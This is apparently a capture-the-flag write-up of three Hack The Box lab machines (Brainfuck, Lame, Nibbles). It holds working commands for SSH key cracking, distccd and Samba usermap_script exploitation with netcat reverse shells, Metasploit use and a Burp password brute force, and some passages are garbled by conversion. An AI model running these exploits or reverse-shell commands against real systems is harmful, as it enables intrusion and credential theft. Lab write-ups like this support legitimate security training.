
Remove: letters, numbers, whitespace, other things

Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse

Make groups of and next line after groups

Brainfu - Ckmybra inf uck mybrainfu

And we found the cipher to be fuckmybrain. Now we can copy what we suspect to be the ssh key from the chat and attempt to decrypt it:



Cipher key:

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Use "autokey" variant to extend the key with plaintext

```
mnvze://zsriivszwm.rfz/8cr5ai10r915218697i1w658enqc0cs8/ozixnkc/ub_sja
```

Remove: letters, numbers, whitespace, other things

Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse

Make groups of and next line after groups

```
https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

And now we have a url path to the id_rsa token, which we can download and use ssh2john and john to crack:

`ssh2john id_rsa > id_orestis`

`john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt`

```
└─(kali㉿kali)-[~/HTB/Brainfuck]
$ ssh2john id_rsa > id_orestis
```

```
└─(kali㉿kali)-[~/HTB/Brainfuck]
$ john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!          (id_rsa)
1g 0:00:00:04 DONE (2023-02-01 18:52) 0.2277g/s 2838Kp/s 2838Kc/s 2838KC/s 3prash0..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we have the password, which we can use with the id_rsa to ssh onto the system:

`ssh -i id_rsa orestis@10.10.10.17`

Note: Change id_rsa permissions to 600

```
(kali㉿kali)-[~/HTB/Brainfuck]
$ sudo chmod 600 id_rsa

(kali㉿kali)-[~/HTB/Brainfuck]
$ ssh -i id_rsa orestis@10.10.10.17
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.
Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$
```

Privilege Escalation

Poking around the system reveals several files in the Orestis file:

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
```

Reading the encrypt.sage file reveals that this script generates the password to access the /root/roo.txt file:

```

orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt", "w")
debug = open("debug.txt", "w")
m = Integer(int(password.encode('hex')), 16)

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')

```

Reading the script shows that the debug.txt file contains the p, q, e values used to encrypt the content of the output.txt file. If we take the first three lines of the debug.txt file and the encrypted content of output.txt and feed it the rsa.py script <https://crypto.stackexchange.com/a/19530> we can decrypt the ciphertext:

```

def egcd(a, b):
    x,y,u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():
    # Compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n: " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()

```

The screenshot shows the Stack Exchange post with the RSA script code. Below the code, there are several comments from other users. One comment asks about the difference between "Rasterize Layer" and "Convert to Layers". Another comment asks if it's possible to run a 1.300W heater on a 1.5amp circuit. A third comment asks how to prevent lights from flickering.

Now we can run rsa.py:

```

(kali㉿kali)-[~]
$ python rsa.py
n: 87306194345054242026952433931108752998248379160051834957116058715997042269782950962413572
274362282022697478098844388858375993217629972768494573970065480098246083654466262325709220181
pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750

```

Then take the pt output and use it in the following python script:

```
python -c "print format( 'x').decode('hex')"
```

```
[kali㉿kali)-[~]
$ python2 -c "print format(2460405202940138604998029695378428707905924586788096694424666284
9341507003750, 'x').decode('hex')"
6efc1a5dbb8904751ce6566a305bb8ef
```

Now we have the root.txt

Lame/Distccd v1

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.4 > lame_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that FTP or File Transfer Protocol, SSH or Secure Shell, SMB or Simple Message Block are services that the system is hosting.

```
(kali㉿kali)-[~/lame] Kali Docs Kali Forums Kali NetHunter Exploit-D
$ cat lame_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 00:00 EST
Nmap scan report for 10.10.10.3
Host is up (0.021s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     STAT: 220 LAME (lame) [10.10.10.3]
|     TYPE: ASCII
|     Connected to 10.10.14.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least one process for this host
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (94%), ZyXEL NSA-200 NA
Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC8) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h29m58s, deviation: 3h32m09s, median: -2s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-01-26T00:02:57-05:00
```

Using Nmap's vulnerability scanning capability, the assessor was able to determine that the target system may be

vulnerable to CVE2004-2687

```
(kali㉿kali)-[~/lame]
$ sudo nmap -sV -p 3632 10.10.10.3 --script vuln
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 07:55 EST
Nmap scan report for 10.10.10.3
Host is up (0.050s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
| VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.

Disclosure date: 2002-02-01
Extra information:

uid=1(daemon) gid=1(daemon) groups=1(daemon)

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-2687
  https://distcc.github.io/security.html
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds
```

Exploit Without Metasploit

Using the python script found here: <https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855>
The assessor was able to gain a reverse shell onto the system.

```
(kali㉿kali)-[~/lame]
$ python2 distccd.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.4 1403 -e /bin/sh"
[OK] Connected to remote service

— BEGIN BUFFER —

(UNKNOWN) [10.10.14.4] 1403 (?) : Connection refused

— END BUFFER —

[OK] Done.

(kali㉿kali)-[~/lame]
$ python2 distccd.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.4 1403 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout
```

```
(kali㉿kali)-[~/Tools] $ nc -lvp 1403
listening on [any] 1403 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.3] 37374
whoami
daemon
[...]
This exploit is ported from a public Metasploit exploit at
https://www.exploit-db.com/exploits/9915/
```

NOTE: The NetCat listener must be established before running the exploit

Privilege Escalation

Privilege escalation was difficult for this machine. Going back I began enumerating the services for a privilege escalation method and found that the version of Samba had an exploit that would give us an elevated shell:

```
(kali㉿kali)-[~/HTB/Lame] $ searchsploit Samba 3.0.20
Exploit Title | Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (M | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
Shellcodes: No Results
```

There is a Metasploit module that could automate this but to manually exploit this you need anonymous access to the SMB server:

```
(kali㉿kali)-[~/HTB/Lame] $ smbclient //10.10.10.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
```

Then you can set up a listener and use smb to run the exploit command:

```
smb: > logon "./= `nohup nc -e /bin/bash 10.10.14.6 443`"
smb: \> logon "./= `nohup nc -e /bin/bash 10.10.14.6 443`"
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \>
```

```
(kali㉿kali)-[~/HTB/Lame]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.3] 33300
whoami
root
```

With Metasploit

Search map script in msfconsole:

```
msf6 exploit(unix/misc/distcc_exec) > search map script
```

```
Matching Modules
=====
```

```
 13  exploit/multi/samba/usermap_script
ba "username map script" Command Execution
  [*] Exploit : multi/samba/usermap_script
```

Set the parameters:

```
msf6 exploit(unix/misc/distcc_exec) > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.88.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf6 exploit(multi/samba/usermap_script) > run
```

After running the exploit you will have a shell:

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command shell session 1 opened (10.10.14.6:4444 → 10.10.10.3:59281) at 2023-02-01 09:46:30 -0500
session 1
/bin/sh: line 3: session: command not found
whoami
root
[
```

Nibbles

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.4 > nibbles_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that SSH or Secure Shell and HTTP are services that the system is hosting.

```

└─(kali㉿kali)-[~/HTB/nibbles]
$ cat nibbles_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 09:17 EST
Nmap scan report for 10.10.10.75
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=22%CT=1%CU=33199%PV=Y%DS=2%DC=T%G=Y%TM=63D3DD0
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST1
OS:1NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1  21.66 ms  10.10.14.1
2  20.64 ms  10.10.10.75

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds

```

Viewing the page source reveals a directory not found directory brute forcing tools:

The screenshot shows the 'Inspector' tab of a browser's developer tools. At the top, there are tabs for Inspector, Console, Debugger, Network, Style Editor, and Performance. Below the tabs is a search bar labeled 'Search HTML'. The main area displays an HTML tree with the following structure:

```
<html>
  <head></head>
  <body>
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
</html>
```

Below the tree, a breadcrumb navigation bar shows 'html > body'.

A directory brute force from this directory produces more output:

```
[kali㉿kali)-[~/HTB/nibbles]
$ dirb http://10.10.10.75/nibbleblog/
```

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 27 09:37:17 2023
URL_BASE: http://10.10.10.75/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

Uncategorised

GENERATED WORDS: 4612

```
— Scanning URL: http://10.10.10.75/nibbleblog/ —
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/admin/
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/content/
+ http://10.10.10.75/nibbleblog/index.php (CODE:200|SIZE:2987)
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/languages/
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/plugins/
+ http://10.10.10.75/nibbleblog/README (CODE:200|SIZE:4628)
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/themes/
— Entering directory: http://10.10.10.75/nibbleblog/admin/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.75/nibbleblog/content/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


— Entering directory: http://10.10.10.75/nibbleblog/languages/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.75/nibbleblog/plugins/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.75/nibbleblog/themes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

END_TIME: Fri Jan 27 09:39:00 2023
DOWNLOADED: 4612 - FOUND: 3

Going through the directories and files found reveals information like usernames, passwords, etc:



The screenshot shows a terminal window with the URL `10.10.10.75/nibbleblog/content/private/users.xml` in the address bar. The terminal output displays the XML structure of the file:

```
--<users>
--<user username="admin">
  <id type="integer">0</id>
  <session_fail_count type="integer">1</session_fail_count>
  <session_date type="integer">1674830936</session_date>
</user>
--<blacklist type="string" ip="10.10.10.1">
  <date type="integer">1512964659</date>
  <fail_count type="integer">1</fail_count>
</blacklist>
--<blacklist type="string" ip="10.10.14.4">
  <date type="integer">1674830936</date>
  <fail_count type="integer">5</fail_count>
</blacklist>
</users>
```

← → C ⌂

10.10.10.75/nibbleblog/content/private/plugins/latest_posts/db.xml

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This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<plugin name="Latest posts" author="Diego Najar" version="3.7" installed_at="1512926436">
  <position type="integer">0</position>
  <title type="string">Latest posts</title>
  <amount type="string">10</amount>
</plugin>
```

Since I was able to find a username I can attempt a brute force attack on the system. Using Burp Suite I can capture the POST request and send it to a tool installed on Burp Suite known as Intruder.:

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer **Loc**

Intercept HTTP history WebSockets history Options

Request to http://10.10.10.75:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw **Hex**

```
1 POST /nibbleblog/admin.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=ctklhute8bi0ki9pokn5mk26t5
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=
```

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >

Engagement tools [Pro version only] >

Intruder allows you to select which parameter to Brute Force:

② Choose an attack type

Attack type:

③ Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /nibbleblog/admin.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=$ctklhute8bi0ki9pokn5mk26t5$
13 Upgrade-Insecure-Requests: 1
14
15 username=$admin$&password=$
```

Since I have a username I will only brute force for a password. Next I need to select a wordlist, which I can set in the Payload tab:

1 x 2 x +

Positions

Payloads

Resource Pool

Options

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 1,009

Payload type: Request count: 1,009

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123
```

Then I can start the attack:

2. Intruder attack of http://10.10.10.75 - Temporary attack - Not saved to project file						
Attack	Save	Columns	Results	Positions	Payloads	Resource Pool
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1870	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1870	
2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1870	
3	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	1870	
4	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	1870	
5	password	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
6	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
7	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
8	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
9	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
10	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
11	nicole	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
12	daniel	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
13	babygirl	200	<input type="checkbox"/>	<input type="checkbox"/>	352	
14	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	352	

According to BurpSuite this site has Blacklist capability to prevent brute forcing:

Request	Response
Pretty	Raw
	Hex
3 <code>Server: Apache/2.4.18 (Ubuntu)</code>	
4 <code>Expires: Thu, 19 Nov 1981 08:52:00 GMT</code>	
5 <code>Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0</code>	
6 <code>Pragma: no-cache</code>	
7 <code>Content-Length: 48</code>	
8 <code>Connection: close</code>	
9 <code>Content-Type: text/html; charset=UTF-8</code>	
10	
11 <code>Nibbleblog security error - Blacklist protection</code>	

Default Credentials granted us access to the Admin Dashboard. At the bottom of the page we can see a version of the NibbleBlog server:

Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

Save changes

Now we can look for publicly known exploits:



dix0nym initial commit

fb48436 on Feb 25, 2021 2 commits

README.md

initial commit

2 years ago

exploit.py

initial commit

2 years ago

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CVE-2015-6967

Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967)

requirements

